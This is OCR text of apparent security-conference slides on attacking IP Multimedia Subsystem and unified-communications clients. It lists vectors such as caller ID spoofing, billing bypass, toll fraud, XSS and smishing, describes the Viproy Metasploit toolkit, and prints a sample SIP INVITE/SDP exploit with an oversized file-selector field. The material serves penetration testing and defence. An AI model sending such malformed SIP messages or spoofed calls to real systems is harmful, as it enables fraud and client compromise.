


context

FEDERATED COMMUNICATIONS



IP-MULTIMEDIA SUBSYSTEM (IMS)



CLIENTS UNDER ATTACK


- Inter-vendor security issues
- ***INSUFFICIENT*** client management
  - Missing client monitoring
  - Missing software updates
  - ***NO*** SIP/SDP or message filtering
- Centralised attack deployment
  - Internal trust relationships
  - Meeting and conferencing options
  - Flexible collaboration options

ATTACK SURFACES TO CLIENTS

- Content transferred to clients
  - SIP/SDP content (e.g. format, codecs)
  - Rich messaging (e.g. rtf, html, audio)
- Unified messaging
  - Injecting files, XSS, phishing, RCE
  - File transfers, embedded content
- Communication subsystem
  - Call or SIP headers
  - Rarely secured protocols (e.g. MSRP)


TEST APPROACH

- Engage through a first contact point
  - UC messaging, conference invitation, courtesy phones
- Combine old and new techniques
- Use UC for malicious activities (e.g. MS-RTASPF)



SECURITY TESTING SERVICES

- Red Teaming Exercises
  - Courtesy phones, conference rooms, media gateways
- Human Factor Testing
  - Vishing, smishing, instant messaging, UC exploits
- Infrastructure Analysis
  - Toll fraud, caller ID spoofing, TDoS/DDoS
- Application Security Assessments
  - Management portals, self-care portals
  - WebRTC, VoIP/UC apps, IVR software



PRACTICAL DESIGN ANALYSIS

- Service requirements
  - Cloud, subscriber services, IMS
  - Billing, recordings, CDR, encryption
- Trusted servers and gateways
  - SIP proxies, federations, SBCs
- SIP headers used (e.g. ID, billing)
- Tele/Video conference settings
- Analyse the encryption design
  - SIP/(M)TLS, SRTP (SDES, ZRTP, MIKEY)

PRACTICAL UC ATTACKS

- SIP header analysis
  - Caller ID spoofing, billing bypass
- Communication types ***allowed***
  - File transfer, RDP, MSRP, teleconference
- Message content-types ***allowed***
  - XSS, corrupted RTF, HTML5, images
- Conference and collaboration
- Fuzzing clients and servers
  - SIP headers, SDP content, file types
  - Combine with known attacks

PRACTICAL RED-TEAMING ATTACKS

- Attacks with ***NO user interaction***
- Calls with caller ID spoofing
  - Fake IVR, social engineering
- Messages with caller ID spoofing
  - Smishing (e.g. fake software update)
  - Injected XSS, file-type exploits
  - Bogus content-types or messages
  - Meetings, multi-callee events
- Attacking infrastructure
  - Raspberry PI with PoE, Eavesdropping

CLOUD SECURITY TESTING

- Unified Communication Solutions
  - Cisco Hosted Collaboration Suite
  - Microsoft Skype for Business (a.k.a Lync)
  - Free software (e.g. Kamalio, OpenIMS)
  - Other vendors (Avaya, Alcatel, Huawei)
- Attacking through
  - Signalling services
  - Messaging, voicemail and conference system
  - Cloud management and billing
  - Authorisation scheme
  - Client services (self-care, IP phone services)

SUBSCRIBER SERVICES TESTING

- Vulnerable CPE
  - Credential extraction
  - Attacking through embedded devices
- Insecurely located distributors
  - Hardware hacking, eavesdropping
- SIP header and manipulation for
  - Toll Fraud
  - Attacking legacy systems (e.g. Nortel?)
  - Voicemail hijacking

context

CALL CENTRE SECURITY TESTING

- Analysing encryption design
  - Implementation (e.g. SRTP, SIP/TLS)
  - Inter-vendor SRTP key exchange
- Privacy and PCI compliance
  - Network segregation
  - IVR recordings (e.g. RTP events)
  - Eavesdropping
  - Call recordings security

IMS SECURITY TESTING

- Inter-vendor services design
- Network and service segregation
  - *CSCF locations, SBC services used
  - VoLTE design, application services
- SIP headers are very ***sensitive***
  - Internal trust relationships
  - Filtered/Ignored SIP headers
  - Caller ID spoofing, Billing bypass
- Encryption design (SIP, SRTP, MSRP)

VIPROY VOIP PEN-TESTING TOOLKIT

- Viproy VoIP Penetration Testing Kit (v4)
  - VoIP modules for Metasploit Framework
  - SIP, Skinny and MSRP services
  - SIP authentication, fuzzing, business logic tests
  - Cisco CUCDM exploits, trust analyser...
- Viproxy MITM Security Analyser (v3)
  - A standalone Metasploit Framework module
  - Supports TCP/TLS interception with custom TLS certs
  - Provides a command console to analyse custom protocols

SECURITY TESTING USING VIPRO(X)Y

- Cloud communications
  - SIP header tests, caller ID spoofing,
  - Billing bypass, hijacking IP phones
- Signalling services
  - Attacking tools for SIP and Skinny
  - Advanced SIP attacks
    - Proxy bounce, SIP trust hacking
    - Custom headers, custom message-types
- UC tests w/ Viproxy + Real Client

context

ATTACKING THROUGH UC/IMS

SIGNALLING / MESSAGING

- SDP / XML
- SIP Headers
- XMPP
- MSRP

FORWARDED REQUESTS

- Call Settings
- Message Content

CONTENT

- Message types (HTML, RTF, Docs)
- File types (Docs, Codecs)
- Caller ID Spoofing
- DoS / TDoS / Robocalls, Smishing

NO USER INTERACTION


- Call request parsing
- Message content parsing
- 3rd party libraries reachable

context

SAMPLE SIP INVITE/SDP EXPLOIT

```
▼ Session Initiation Protocol (SIP as raw text)
    INVITE sip:703@10.254.254.153 SIP/2.0
    Via: SIP/2.0/UDP 10.254.254.10:5060;rport;branch=branch88zV32Jzva
    Max-Forwards: 70
    From: <sip:hacme@viproy.com>;tag=uUS1n2N6zn
    To: <sip:703@10.254.254.153>
    Call-ID: callBXkppGFxyi4cyN3Kw9yAsHoPn0BDfe@10.254.254.10
    CSeq: 13100 INVITE
    Contact: <sip:hacme@viproy.com>
    User-Agent: Viproy Penetration Testing Kit - Test Agent
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, IN
    Accept: application/sdp
    Content-Type: application/sdp
    Content-Length: 3593

    v=0
    o=doubango 1983 678901 IN IP4 10.254.254.10
    s=-
    c=IN IP4 10.254.254.10
    t=0 0
    m=message 8080 TCP/MSRP *
    a=path:msrp://10.254.254.10:8080/2F6LaaDLCi9glyXTx1XQ;tcp
    a=connection:new
    a=setup:actpass
    a=accept-types:message/CPIM application/octet-stream
    a=accept-wrapped-types:application/octet-stream image/jpeg image/gif image/bmp
    [truncated] a=file-selector:name:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    a=file-transfer-id:987522753
    a=file-disposition:attachment
    a=file-icon:cid:test@viproy.org
```



11:01
Wednesday
20 July 2016

Viproxy

File Edit View Search Terminal Help

```
msf > use auxiliary/voip/vipro
```

ATTACKER

VICTIMS

HACME 1

Recycle Bin

Boghe IMS Client

Skype for Business 2015

Boghe - IMS/RCS Client

File Address Book History Tools ?

703

Online

Hello world

Contacts History

All Contacts

11:01 AM
7/20/2016


Capturing from eth2 [Wireshark 1.10.6 (v1.10.6 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: sip Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
18	5.659545000	10.254.254.10	10.254.254.153	SIP	419	Request: REGISTER sip:10.254.254.153 |
19	5.663604000	10.254.254.153	10.254.254.10	SIP	621	Status: 401 Unauthorized (0 bindings) |
20	5.691021000	10.254.254.10	10.254.254.153	SIP	655	Request: REGISTER sip:10.254.254.153 |
21	5.695872000	10.254.254.153	10.254.254.10	SIP	665	Status: 200 OK (1 bindings) |


ATTACKING THROUGH MESSAGING

